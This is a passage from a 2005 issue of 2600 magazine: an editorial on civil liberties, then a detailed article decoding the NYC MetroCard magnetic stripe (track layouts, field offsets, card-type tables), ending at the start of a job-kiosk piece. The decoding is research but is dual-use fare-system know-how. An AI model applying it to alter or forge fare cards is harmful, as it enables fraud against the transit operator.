Volume Twenty-Two, Number One!
Spring 2005, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7 51

Foreign Payphones (this is not the staffbox)

Alicante, Spain. A standard phone throughout the country. It takes credit cards and coins. In addition this phone has SMS and fax capabilities.

Alicante, Spain. An older version of the Telefonica phone which has the same features but isn't nearly as pretty.

Photos by Gabriel Scott Dean

Seoul, South Korea. One of many phones operated by KT. This one has a very dominant coin slot as well as the ability to take cards.

Seoul, South Korea. Another KT phone. The amount of space saved by not taking coins is striking.


Photos by Goran Topalovic

For more exciting foreign payphone photos, take a look at the inside back cover!

DETAILS

Enemy of the People	4
New York City's MTA Exposed!	7
Electronic Application Insecurity	13
Baking Cookies	14
Voice Over Internet Protocol	15
Hacking Cisco IP Phones	16
Decrypting WS_FTP.ini Passwords	18
Hunting Wifi Leeches	19
Unlocking the Power of WAP	20
Backdoor Exits from the US Military	21
Blockbuster's Compass - Setting Sail for Port Bureaucracy	22
How to Get Out of Google	23
HP Printers: The Hidden Threat	24
Disposable Email Vulnerabilities	25
Magnetic Stripe Reading	28
Letters	32
Complete Scumware Removal	50
More Fun with Netcat	51
Potential Vulnerabilities in Shared Systems	53
Inside the Emergency Alert System	55
IPv6 Redux	56
Marketplace	58
Puzzle	60
Meetings	62

Enemy of the People



If there is a theme to the things that we do and say, it lately seems that it would be the endless fight against the increasing restrictions of our society. Whether it's the latest government crackdown on something that wasn't even a crime a decade ago or another corporate lawsuit against someone whose actions would have seemed completely harmless in another time or place, we cannot seem to shake this perpetual fight we're forced into. And, like most things, there is good and bad in this fact.

Fighting is good. It keeps you awake and redefines what it is you stand for. Done properly, it can also open up a lot of eyes and bring a great number of people into the battle, hopefully on your side. But becoming a constant victim of what's going on around you isn't at all constructive. In some ways we seem to always expect things to get worse and when they do we're not surprised. And with that, we lose our outrage and replace it with resignation.

We need to do everything in our power to avoid falling into that latter category. That's what we hope to accomplish in these pages - to challenge, to ask questions, to not be intimidated into acquiescence. The only reason we've survived this long is because our readers have been there to encourage us and to prove that what we say and what we do actually counts for something. It's important to extend that reassurance all throughout the community - individually and collectively - so that we not only survive but grow stronger. In this way it will indeed be possible to reverse the tide and build something positive.

We all derive a fair amount of pleasure in listing the latest negative trends in our society. So let's take a little time to focus on some of the highlights.

The recent actions of the Federal Communications Commission have been quite frightening in their zeal to restrict and punish speech that they disapprove of. Because of the trauma suffered due to the events of February 1, 2004 (when part of Janet Jackson's breast was momentarily exposed to a nationwide audience), the FCC has made it its mission to become the morality police of the airwaves. Congress has jumped in on the act, apparently frightened by a few crusaders of decency into thinking that such restrictive views reflect those of the nation. Their latest idea is to impose fines of $500,000 for each and every utterance of a word they disapprove of. While few would support the idea of turning the public airwaves into a bastion of gutter speech, what these threats have accomplished is to instill fear and force broadcasters to constantly err on the side of caution. Translation: no controversy, nothing outside the norm, and a great deal of paranoia. The result is a whole lot of blandness which is far worse than an occasional display of bad taste.

We can almost laugh at absurdities like the Fraudulent Online Identity Sanctions Act which actually is being considered by the House of Representatives. It's designed to deal with one of the nation's biggest crises: people submitting false information when registering Internet domain names. While this in itself wouldn't be enough to get you convicted of a crime (yet), it can be used to significantly enhance penalties if, for example, someone is sued over the content of a web page. Many whistle-blower and dissident websites would find it impossible to operate if they had to do so while giving out their real identities and locations. Yet such sites provide a very valuable service to the public. By adding this intimidation, it suddenly becomes a potential crime to try and remain anonymous.

Equally absurd is a new law passed in Utah that requires Internet service providers to keep track of and provide a way to block access to pornographic websites. While this may sound attractive to a politician or a media outlet seeking to whip up hysteria, this has always been something that a user could easily implement with varying degrees of success using different types of software. But now the ISP is being expected to take on this responsibility, somehow

keeping track of every website in the world that has material deemed "harmful to minors" and facing felony charges if they don't block access to them on demand. The mere creation and distribution of such a blacklist by the government is an incredible waste of time and effort at best. It's as ridiculous an expectation as what we see in many restrictive foreign regimes where the realities of the net simply aren't considered in the face of religious and/or totalitarian zealotry. Like so many other ill-advised bits of legislation lately, the power and responsibility of the individual is being overlooked in favor of proclamations from governmental agencies who really have no business dictating morality.

None of this even begins to address the evils of the Patriot Act and its proposed successors, legislation drawn up and passed quickly in the wake of September 11 without debate or analysis of any significance. We've devoted space in these pages in the past to the risks we all face as a result of this monumentally bad idea. No doubt we will continue to do so in the future. And this is certainly not something restricted by our borders. Recently the "Anti-Terror Law" was finally passed in Britain after much debate. This new law allows the authorities to detain British citizens as well as foreigners indefinitely and without charge if they are "terrorist suspects," a classification which no doubt will be bent in all sorts of imaginative directions to suit the accusers. It also becomes the only country in the European Union to suspend the right to a fair trial in such circumstances. About the only bit of positive news to come out of this is that extensive debates won the right to have this law reviewed and possibly repealed in 2006. Again, we are reminded of what Ben Franklin once said: "Those who would give up essential liberty for temporary safety deserve neither liberty nor safety." In a quote that seems to fit this categorization remarkably well, Prime Minister Tony Blair said, "Those considerations of national security have to come before civil liberties however important they are."

When you look closely at these trends and those that we have been covering over the years, it becomes clear that most of them have nothing to do with September 11, threats of attack, wars and invasions, or anything else that we've lately become obsessed with. Rather, these incidents have become excuses for pushing policies that have been in the works for years. The element of fear that is constantly bombarding us is the best thing that could have happened for those who want more control, more surveillance, and a crackdown on dissent.

When all is said and done, it's clear who the real enemy of the people is. While the mass media, government, and corporate world would like that enemy to be those who challenge the system, we believe they're in for a disappointment. That designation belongs to those who are hard at work dismantling the freedoms that we have all aspired to in the interests of "security" or because they feel they have lost control. It's clear that they *should* lose control because it's obvious that power in their hands is not a good thing at all.

The fact is most people get it. They have little problem dealing with controversy, differing opinions, or common sense. They don't need to be talked down to or have their hands held at every step of the way. Most people understand that the world they live in isn't Disneyland and that an adult society doesn't have to be reduced to a child's level in order to be safe. But too many of these same people don't step up when others try and restrict what they can say, do, read, access, or even think. Maybe they assume someone else will do this for them. Maybe they think they're actually in the minority and ought to stay quiet for the purpose of self-preservation. Or perhaps they just don't take any of these people seriously and are content to laugh at them from the sidelines. All of these are precisely the reactions that the control seekers want more than anything. "All that is required for evil to triumph is for good men to do nothing." We can't fall into that trap.

What can we do? It's really simple. Unity on these issues is all we need. Wherever you find yourself in today's world, you have a voice and you can reach and influence people on all different levels. All it takes is the desire to do this and a little persistence. Educate yourself on the issues and why they matter. Bring it up at your place or work, in your school, to your parents, friends, or children. Don't be shrill or offensive. Put yourself in the position of other people and inject your insight into the equation so that you can effectively communicate why the issues that matter to you should also matter to them. This is how movements are born. And that is what we need if we hope to escape what is looming on the horizon.

"If tyranny and oppression come to this land, it will be in the guise of fighting a foreign enemy." - James Madison.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Arseny, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Broadcast Coordinators: **Juintz, lee, Kobold**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Yann Tiersen, The Avalanches, Bikini Kill, Jeff Beal**

Shout Outs: **Brother Justin, fboffo**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.
Copyright (c) 2005
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

New York City's MTA EXPOSED!

by Redbird
redbird@2600.com

In this article, I will explain many of the inner workings of the New York City Transit Authority fare collection system and expose the content of MetroCards. I will start off with a description of the various devices of the fare collection system, proceeding into the details of how to decode the MetroCard's magnetic stripe. This article is the result of many hours of experimentation, plenty of cash spent on MetroCards (you're welcome, MTA), and lots of help from several people. I'd like to thank everyone at *2600, Off The Hook,* and all those who have mailed in cards and various other information.

Becoming familiar with how magnetic stripe technology works will help you understand much of what is discussed in the sections describing how to decode MetroCards. More information on this, including additional recommended reading, can be found in "Magnetic Stripe Reading," also in this issue.

Terms

These terms will be used throughout the article:

FSK - Frequency Shift Keying. A type of frequency modulation in which the signal's frequency is shifted between two discrete values.

MVM - MetroCard Vending Machine. MVMs can be found in every subway station. They are the large vending machines which accept cash in addition to credit and debit.

MEM - MetroCard Express Machine. MEMs are vending machines that accept only credit and debit. They are often located beside a batch of MVMs.

MTA - Metropolitan Transportation Authority. A public benefit corporation of the State of New York responsible for implementing a unified mass transportation policy for New York City and counties within the "Transportation District."

NYCTA - New York City Transit Authority. Under the control of the MTA, the NYCTA is a public benefit corporation responsible for operating buses and subway trains in New York City.

RFM - Reduced-Fare MetroCard. RFMs are available to the elderly or people with qualifying disabilities. Typical RFM fare is half or less than half of the standard fare.

Common MetroCard. This term will refer to any MetroCard available to the public without special requirements. Examples include standard pay-per-ride cards, standard unlimited cards, and single-ride cards.

Special MetroCard. This term will refer to any MetroCard not available to the general public. Examples include reduced-fare cards, student cards, and employee cards.

Single-Track MetroCard. This term will refer to any MetroCard that has a one-track magnetic stripe (although there is no visible difference between the stripes of these cards and the stripes of two-track cards). The following types of cards are single-track: Single-Ride and Bus Transfer MetroCards.

Dual-Track MetroCard. This term will refer to all MetroCards with the exception of the Single-Track MetroCards mentioned above. The following types of cards are some examples of dual-track cards: pay-per-ride, pre-valued, unlimited, and reduced-fare.

Passback Period. This term will refer to the time period before an access device will allow you to use an unlimited card again after swiping it. During this period, the devices generally respond with the message "JUST USED".

Standard Cards and Standard Readers. These terms will refer to cards containing a magnetic stripe (credit, banking, etc.) or readers of these cards that conform to the standards set forth in any or all of the following ISO specifications: 7810, 7811, 7813, and 4909.

Cubic Transportation Systems

The fare collection system the MTA uses was developed by Cubic Transportation Systems, a subsidiary of Cubic Corporation. The patents I found to be related to the current New York City system filed by Cubic Corporation are as follows:


4,877,179 - Farebox Security Device
5,056,261 - Turnstile System
5,072,543 - Turnstile Mechanism
5,191,195 - Fare Card Read-Writer Which
➥Overwrites Oldest or Invalid Data
5,215,383 - Ticket Stock and Ticket Dispenser
5,298,726 - Fare Card Read-Writer Which
➥Overwrites Oldest or Invalid Data
5,333,410 - Controllable Barrier System For
➥Preventing Unpaid Admission to a Fee-Paid Area
5,574,441 - Mass Transit Inductive Data
➥Communication System
5,612,684 - Mass Transit Inductive Data
➥Communication System
6,595,416 - System For Rapidly Dispensing and
➥Adding Value to Fare Cards
6,655,587 - Customer Administered Autoload
6,789,736 - Distributed Architecture For
➥Magnetic Fare Card Processing

Servicing, apart from routine collection of fares, on MTA equipment seems to be done by Cubic employees, not the MTA.

The MetroCard System

At the core of the MTA fare collection system is the MetroCard. Preceded by a token-based system, the MetroCard is now used for every aspect

of fare collection and allows for fare options that would never have been previously possible (e.g., Employee, Reduced-Fare, and Student MetroCards). MetroCards can currently be purchased at MVMs, MEMs, token booths, and various merchants throughout the New York City area. I will categorize the MetroCard access devices into two types: reading devices and fare collection devices. Both of these devices are networked in a complex system which allows the MTA, within minutes, to have up-to-date information on every card that has been issued. This also allows them to disable any card at will. The hierarchy of the network is shown below (as described in patent 6,789,736).



The physical characteristics of MetroCards follow those of standard cards (see Terms) almost exactly, but are one third the thickness. They have a diagonal notch cut out in the upper-right hand corner 3 1/8" from the left and 5/16" from the top of the card. Additionally, they have a 1/8" diameter hole, with its center 1/4" from the left and 5/16" from the top of the card, which is used to aid machines that suck your card in (bus fare boxes, MEMs/MVMs, handicapped entry/exit machines, etc.).

Vending Machines

MEMs and MVMs are located throughout the subway system. They allow you to purchase or refill various common MetroCards with either cash or a credit card. RFMs can't be purchased at machines but can be refilled. On the front of the MEM or MVM is a tag with the machine's unique ID number.

The BIOS System Configuration screen from an MEM looks like this:

```
AMIBIOS System Configuration (C) 1985-1997, American Megatrends Inc.,

Main Processor    : Celeron(tm)          Base Memory Size : 640KB
Math Processor    : Built-In             Ext. Memory Size : 14336KB
Floppy Drive A:   : None                 Display Type     : VGA/EGA
Floppy Drive B:   : None                 Serial Port(s)   : 3F8,2F8
AMIBIOS Date      : 07/15/95             Parallel Port(s) : 378
Processor Clock   : 300A MHz             External Cache   : 128KB,Enabled

ATA(PI) Device(s) Type          Size           LBA    32Bit  Block   PIO
                                               Mode   Mode   Mode    Mode
Primary Master    : Hard Disk   5729MB         LBA    On     16Sec   4

PCI Devices:                             PCI Onboard USB Controller, IRQ11
PCI Onboard Bridge Device                PCI Onboard Ethernet, IRQ15
PCI Onboard IDE
PCI Onboard VGA

FPGA ver. C, Base Address: 500h
BSP CPU.....Microcode OK
```

I have no reason to believe that the MVM hardware is any different.

Receipts

Receipts can be obtained from MEM and MVM machines by answering "yes" when prompted. They possess a lot of information about the MEM/MVM, subway station, and card. You can match a receipt to a card by comparing the serial numbers. Let's take a look at some samples:

```
MVM RECEIPT

MTA NYC TRANSIT
ASTOR PLACE
NEW YORK CITY NY

MVM #: 0545(R219  0701)

Sun 14 Nov 04 21:28

Trans: Sale OK
Payment Mode: Cash
Amount:          $  7.00
Card Value:      $  0.00
Change Due:      $  3.00

Serial #:1059909877
Type: 023
   1-DAY UNLIMITED

      Questions?
Call (212) METROCARD
```

```
MVM RECEIPT

MTA NYC TRANSIT
NASSAU AV & MANHATTAN AV
NEW YORK CITY NY

MVM #: 1738(N408A  0500)

Mon 04 Oct 04 14:22

Trans: Sale OK
Payment Mode: Credit
Amount:          $ 21.00
Card Value:      $  0.00

Credit Card #: XX5346
Auth#: 000008
Ref #: 060615762129

Serial #:1027066848
Type: 024
   7-DAY UNLIMITED

      Questions?
Call (212) METROCARD
```

```
MEM RECEIPT

MTA NYC TRANSIT
14TH STREET & 6TH AVENUE
NEW YORK CITY NY

MEM #: 5383(N513 0400)

Wed 17 Nov 04 12:14

Trans: Add Time OK
Amount:          $ 10.50
Initial Type:030
 7-DAY RFM UNLIMITED
Time Added:  030
 7-DAY RFM UNLIMITED

ATM Card #: XX0952
Auth#: 760346
Ref #: 029089559668

Serial #:0987218036

      Questions?
Call (212) METROCARD
```

Most of the information on the receipt is fairly obvious, but notice the line that begins with "MEM #" or "MVM #". The first four digits correspond to the actual MEM or MVM ID number as found on the machine. The next letter and following three digits inside the parenthesis correspond to the closest token booth. This ID can also be found on the booth itself. The meaning of the next four digits is currently unknown. However, they are unique to each machine that has the same booth ID, but are not unique among machines with different booth IDs. They seem to simply be a unique ID for each MEM/MVM in the station, possibly grouped by location. See "MEM/MVMs" for a table.

Now look to the bottom of the receipt. The line that begins with "Type:" (or "Initial Type:" if an RFM is being refilled) gives the numerical card subtype value followed by a description of the type on the following line.

Receipts purchased with a credit card contain additional fields that allow the MTA to verify the credit card holder in the case that he/she decides to lose the MetroCard.

Turnstiles

The use of a turnstile is the most common way to enter the subway. Entry is granted by swiping a valid MetroCard through the reader/writer located on the outside of each turnstile. Once swiped, the LCD display on the turnstile will display a message. Some common messages:

GO. Message displayed for Unlimited MetroCards.

GO. 1 RIDE LEFT. Message displayed for Student MetroCards, where "1" is the number of rides left for the day.

JUST USED. The passback period for the Unlimited MetroCard is not up.

GO. 1 XFER OK. Message displayed when transferring from a bus.

Above the LCD there are a series of round indicators. Of these, one has an arrow pointing in the direction of the turnstile in which you would enter after paying your fare, and another reads "No" and a do-not-enter bar which, when lit, indicates that the turnstile is not active. After paying your fare, another indicator below the green arrow lights to indicate that you may proceed through the turnstile without smashing your groin into the arm.

Above those, there are three horizontal bar indicators contained within a rectangular cutout. When a Reduced-Fare MetroCard is swiped, the top indicator (red) will light. When a Student MetroCard is swiped, the middle indicator (yellow) will light. When an Employee MetroCard is swiped, the bottom indicator (the color of which I'm unsure of) will light. These indicators are present on both sides of the turnstiles and they allow transit cops, many of whom are undercover, to monitor the types of cards being used by riders. This helps detect, for example, when Student MetroCards are being used at times when school is not in session or when an obvious misuse of an Employee or Reduced-Fare MetroCard occurs.

Reading MetroCards

MetroCards are relatively difficult to read. You will not be able to read them with off-the-shelf magnetic stripe readers, so please don't waste your money. The reason for this is not that the format is different; MetroCards use Aiken Biphase (also known as frequency shift keying (FSK)) just like standard cards. However, the hardware that ships with these readers is designed for a completely different (and well-documented) specification. They require many "clocking bits," which consist of a string of zero-bits at the beginning of the stripe to aid in setting a reference frequency for decoding. Additionally, most readers also look for a standard start and end sentinel that exists on standard cards to denote the start of a particular track. On top of that, characters on these cards are defined as either four or six bit blocks (depending on the track) and contain a longitudinal redundancy check (LRC) character after the end sentinel to verify data integrity. Needless to say, MetroCards don't have any of these properties and contain fields of arbitrary length; thus, another method of reading and decoding is required.

Fortunately, magnetic heads are everywhere (e.g., cassette tape players) and the output from magnetic heads when passed over a magnetic stripe consists of voltage spikes in the audible frequency range. Since sound cards are excellent A/D converters for this range of input and are readily available and very cheap, we can use the microphone input interfaced to a magnetic head for the purpose of creating our own reader (for a lot less than the MTA is paying, I'm sure!). See the article "Magnetic Stripe Reading" in this issue for more details.

For the same reason that reading was initially difficult, writing to MetroCards is extremely difficult, and is still a work-in-progress which will not be discussed in this article. A technique similar to that of the decoder (in reverse) can be used to write to cards, although it is much more difficult to implement and obviously requires more equipment than just a sound card and a magnetic head. For those of you who realize how this can be done and have the ability to build the equipment, kudos, but keep in mind the ramifications of being caught using a card you wrote to yourself. Modifying the data on cards does work. But the MetroCard system is very complex and allows for the surveillance of this sort of activity. The goal of this project is to learn how the system works, how it can be theoretically defeated, but certainly not to get stuck in prison.

Apart from these difficulties, MetroCard tracks are defined as follows: Dual-Track MetroCards have two tracks - one track being twice the width of the other - and will be referred to as track 1-2 and track 3; Paper MetroCards have one track which will be referred to as track 1-2. These track names (as I refer to them) correspond to the same track fields that have been established by ISO 7811.

Decoding Dual-Track MetroCards - Track 3

Track 3 on Dual-Track MetroCards contains static data. It is written when the card is produced and the serial number is printed on the back, and is not written to thereafter by any machine. Some data found on this track can also be found by looking at the information printed on the back of the card. The track format is as follows:

	Track 3 Content	Offset	Length
1:	Start Sentinel	0	15
2:	Card Type	15	4
3:	Unknown	19	4
4:	Expiration Date	23	12
5:	Unknown	35	4
6:	Constant	39	8
7:	Unknown	47	8
8:	Serial Number	55	80
9:	Unused	135	16
10:	Unknown	151	16
11:	End Sentinel	167	93

Decoding track 3 is accomplished as follows:

1. *Constant: 000000011000111*
2. *Convert binary to decimal*
   - ** See "Card Types" for a lookup table.*
3. *Use is not yet known*
4. *To determine the expiration date for common MetroCards:*
   - ** Convert binary to decimal*
   - ** Divide the decimal value by 2, round up*
   - ** Convert the decimal value to year / month format as follows:*
     - *o Year: Integer value of the decimal value divided by 12*
     - *o Month: Value of the modulus of the decimal value and 12*
   - ** Add 1992 to the year*

* *The expiration date is the last day of the previous month*
* *Note: Non-common MetroCards seem to have different date offsets*
* *Note: This expiration date is the date the physical card can no longer be used and is considered invalid. See the track 1-2 expiration date field for more information.*

5. *Use is not yet known*
6. *Constant: 00001101*
7. *Use is not yet known*
8. *Convert binary to decimal*
9. *Unused field*
10. *Use is not yet known*
11. *Constant:*
    0010010100110010011010010110010101001100101001 0
    1001100110101010011010010101001101001010110101

Decoding Dual-Track MetroCards - Track 1-2

Track 1-2 on Dual-Track MetroCards contains variable data. It is written to by every machine used for fare collection, reading devices excluded. Interestingly enough, track 1-2 does not only contain information pertaining to the last use, but also to the use before that. These two records are separated by a strange set of field separating bits, which contains in it a bit that seems to be half of the one-bit frequency (which is a non-standard use of FSK). The most reliable way to find the second track is to search for a second start sentinel, both of which are identical for each record. The track format is as follows:

	Content	Offset	Length
1:	Start Sentinel	0	10
2:	Time	10	2
3:	Card Sub-Type	12	6
4:	Time	18	6
5:	Date	24	10
6:	Times Used	34	6
7:	Expiration Date	40	10
8:	Transfer Bit	50	1
9:	Last Used ID	51	15
10:	Card Value	66	16
11:	Purchase ID	82	16
12:	Unknown	98	20

Decoding track 1-2 is accomplished as follows:

1. *Constant: 0011010111*
2. *See 4*
3. *Convert binary to decimal*
   * *The card sub-type corresponds to the sub-type as indicated on the receipt if one was obtained from an MEM/MVM.*
   * *See "Card Types" for a lookup table.*
4. *To deal with the limited storage space on the MetroCard stripe, each bit in this field and field (2) represents 6 minutes. To determine the last time used for common MetroCards:*
   * *Concatenate the binary from (2) with the binary from this field*
   * *Convert to decimal*
   * *Multiply decimal value by 6*
   * *Result is the number of minutes since 01:00 that the card was last used*
5. *Convert binary to decimal*
   * *This field contains the last usage date, which can be determined by calculating an offset based on a card of the same type with a last usage on a known date. However, since this field only has 10 bits, dates will most likely roll over after 1024 (2^10) days and a new offset will have to be determined. Offsets also seem to differ with different types of MetroCards.*
6. *Convert binary to decimal*
   * *The times used field is incremented every time you use the*

card to pay a fare except during a transfer. In that case, the transfer bit is set and the times used field remains the same.

7. *Convert binary to decimal*
   - *Determine offset based on the description in 5 to determine the exact expiration date of a card. Alternatively, subtract the date field from this field to determine how many days after the last usage the card expires.*
   - *Do not confuse this field with the expiration date field on track 3; it is only used on cards which expire a set number of days after you first use them (e.g., unlimited cards) and will not be set for cards such as pay-per-ride which do not have an expiration date.*
8. *Bit is 1 if the last use was for a transfer, 0 otherwise*
9. *Convert binary to decimal*
   - *This field seems to have a completely separate lookup table that is used internally by the fare collection system.*
   - *See "Last Used IDs" for a lookup table.*
10. *Convert binary to decimal*
    - *The result is the value remaining on the card in cents.*
11. *Convert binary to decimal*
    - *This field seems to have a completely separate lookup table that is used internally by the fare collection system to match the value of this field with an MVM ID number (such as those you can find on receipts).*

Card Types (partial)

Type	Subtype	Description
0	0	FULL FARE
0	10	PRE-VALUED
0	12	PRE-VALUED ($10.00)
0	13	PRE-VALUED ($2.00)
0	14	Long Island Rail Road
0	19	PRE-VALUED ($4.00)
0	23	1-DAY UNLIMITED ($2.00 fare)
0	24	7-DAY UNLIMITED ($2.00 fare)
0	25	7-day Express Bus Unlimited ($4.00 fare)
0	26	30-DAY UNLIMITED ($2.00 fare)
0	29	AIRTRAIN
0	30	7-DAY RFM UNLIMITED ($2.00 fare)
0	43	TransitChek
0	46	TransitChek
0	47	TransitChek
0	48	TransitChek 30-DAY UNLIMITED
0	56	1-DAY UNLIMITED ($1.50 fare)
0	57	7-DAY UNLIMITED ($1.50 fare)
0	59	30-DAY UNLIMITED ($1.50 fare)
0	62	SingleRide ($1.50 fare)
0	87	SingleRide ($2.00 fare)
4	2	Two-Trip Special Program Pass
4	5	Grades 7-12
4	13	1/2 Fare - Grades K-12

Last Used IDs (partial)

ID	Location
1513	14th St/Union Sq
1519	8th St/Broadway (A39)
1880	Lexington Ave (N601)
1942	ASTOR PLACE (R219)
2157	34th St/6th Ave (N506)
2204	42nd St/Grand Central
2278	9th Street PATH

MEM/MVMs (partial)

Location	Type	ID
14TH ST. - UNION SQUARE	MVM	0530(A033 0400)
14TH ST. - UNION SQUARE	MVM	0400(A033 0700)
14TH ST. - UNION SQUARE	MVM	0481(A033 0701)
14TH ST. - UNION SQUARE	MVM	1122(A034 0400)
14TH ST. - UNION SQUARE	MVM	0216(A034 0700)
14TH ST. - UNION SQUARE	MVM	0215(A034 0701)
14TH ST. - UNION SQUARE	MVM	1370(A035 0700)
14TH ST. - UNION SQUARE	MVM	0541(A037 0700)
14TH ST. - UNION SQUARE	MVM	0265(A037 0701)
8TH STREET & BROADWAY	MEM	5462(A039 0400)
8TH STREET & BROADWAY	MEM	5662(A038 0401)

95TH ST & FT. HAMILTON	MVM	0982(C028	0700)
14TH STREET & 8TH AVE	MEM	5314(H001	0702)
1ST AVE & 14TH STREET	MVM	1358(H007	0700)
1ST AVE & 14TH STREET	MVM	1145(H007	0701)
175 ST/FT. WASHINGTON AV	MVM	1632(N010	0400)
175 ST/FT. WASHINGTON AV	MVM	1611(N010	0700)
175 ST/FT. WASHINGTON AV	MEM	5274(N010	0701)
W 4TH ST - WASHINGTON SQ	MVM	0321(N080	0700)
W 4TH ST - WASHINGTON SQ	MVM	0109(N080	0701)
FORDHAM ROAD	MVM	0550(N218	0700)
LEXINGTON AVE - 3RD AVE	MVM	0740(N305	0401)
NASSAU AV & MANHATTAN AV	MVM	1738(N408A	0500)
34TH STREET/SIXTH AVENUE	MVM	1428(N506	0702)
34TH STREET/SIXTH AVENUE	MVM	0540(N507	0701)
14TH STREET & 6TH AVENUE	MEM	5383(N513	0400)
CHRISTOPHER STREET	MVM	0637(R125	0700)
CHRISTOPHER STREET	MVM	0063(R125	0701)
14TH STREET - 7TH AVENUE	MVM	0294(R127	0400)
14TH STREET - 7TH AVENUE	MVM	1643(R127	0401)
14TH STREET - 7TH AVENUE	MVM	0357(R127	0700)
14TH STREET - 7TH AVENUE	MVM	0376(R127	0701)
34TH STREET-PENN STATION	MVM	0553(R138	0701)
WALL STREET & BROADWAY	MVM	1123(R203	0400)
WALL STREET & BROADWAY	MVM	1038(R203	0700)
ASTOR PLACE	MVM	0654(R219	0400)
ASTOR PLACE	MVM	0586(R219	0700)
ASTOR PLACE	MVM	0545(R219	0701)
ASTOR PLACE	MVM	0744(R220	0700)
ASTOR PLACE	MVM	0318(R220	0701)
14TH ST. - UNION SQUARE	MVM	0576(R221	0400)
14TH ST. - UNION SQUARE	MVM	0514(R221	0401)
14TH ST. - UNION SQUARE	MVM	0475(R221	0700)
14TH ST. - UNION SQUARE	MVM	0564(R221	0701)
23RD STREET - PARK AVE	MVM	0489(R227	0701)
28TH STREET - PARK AVE	MVM	1228(R229	0700)

Conclusion

As you may have noticed, I haven't provided a way to decode the Single-Track MetroCards yet. Bus Transfer MetroCards are collected after use and the magnetic stripe of Single-Ride MetroCards is written with bogus data after use. We simply haven't received enough unused samples to be able to reverse-engineer all the information contained on these cards.

This project is far from over, and there are still tons of data that need to be collected. You can help in many ways:

* Collect receipts every time you purchase a MetroCard and send them to us. This will help us expand (and keep updated) our database of the booths and MEMs/MVMs contained within each station. Also, if possible, keep the MetroCard associated with the receipt.

* If you notice anything unusual, such as a frozen MTA kiosk (MEM, MVM, reader, etc.), open equipment (while repairs are being done), or anything else, take some good pictures. As of now, photography bans are being proposed for the New York City subway system, but are not yet in place. So know your rights.

* If you're paying for a bus ride with change, get a Bus Transfer MetroCard and send it to us if you don't intend to use it. Make sure you note the route, direction, time, date, and any other applicable information.

New things are being discovered and more data is being collected every day, so consider this article a "snapshot" of a work in progress. You can find and contribute to the data being collected on this system at http://www.2600.com/mta and by sending us additional information at 2600 Metrocard Project, PO Box 752, Middle Island, NY 11953 USA.

Electronic Application Insecurity

by clorox

I'm sure most people searching for a job have filled out an electronic application at a business on one of their machines. I know about four months ago my friend was looking for a job and I figured I'd help him find one. No one was hiring so he decided to try a store in the mall. The store was JC Penney. We were brought into a room with two computers. He sat down and started to fill out his application and I, being the curious one I am, snooped around.

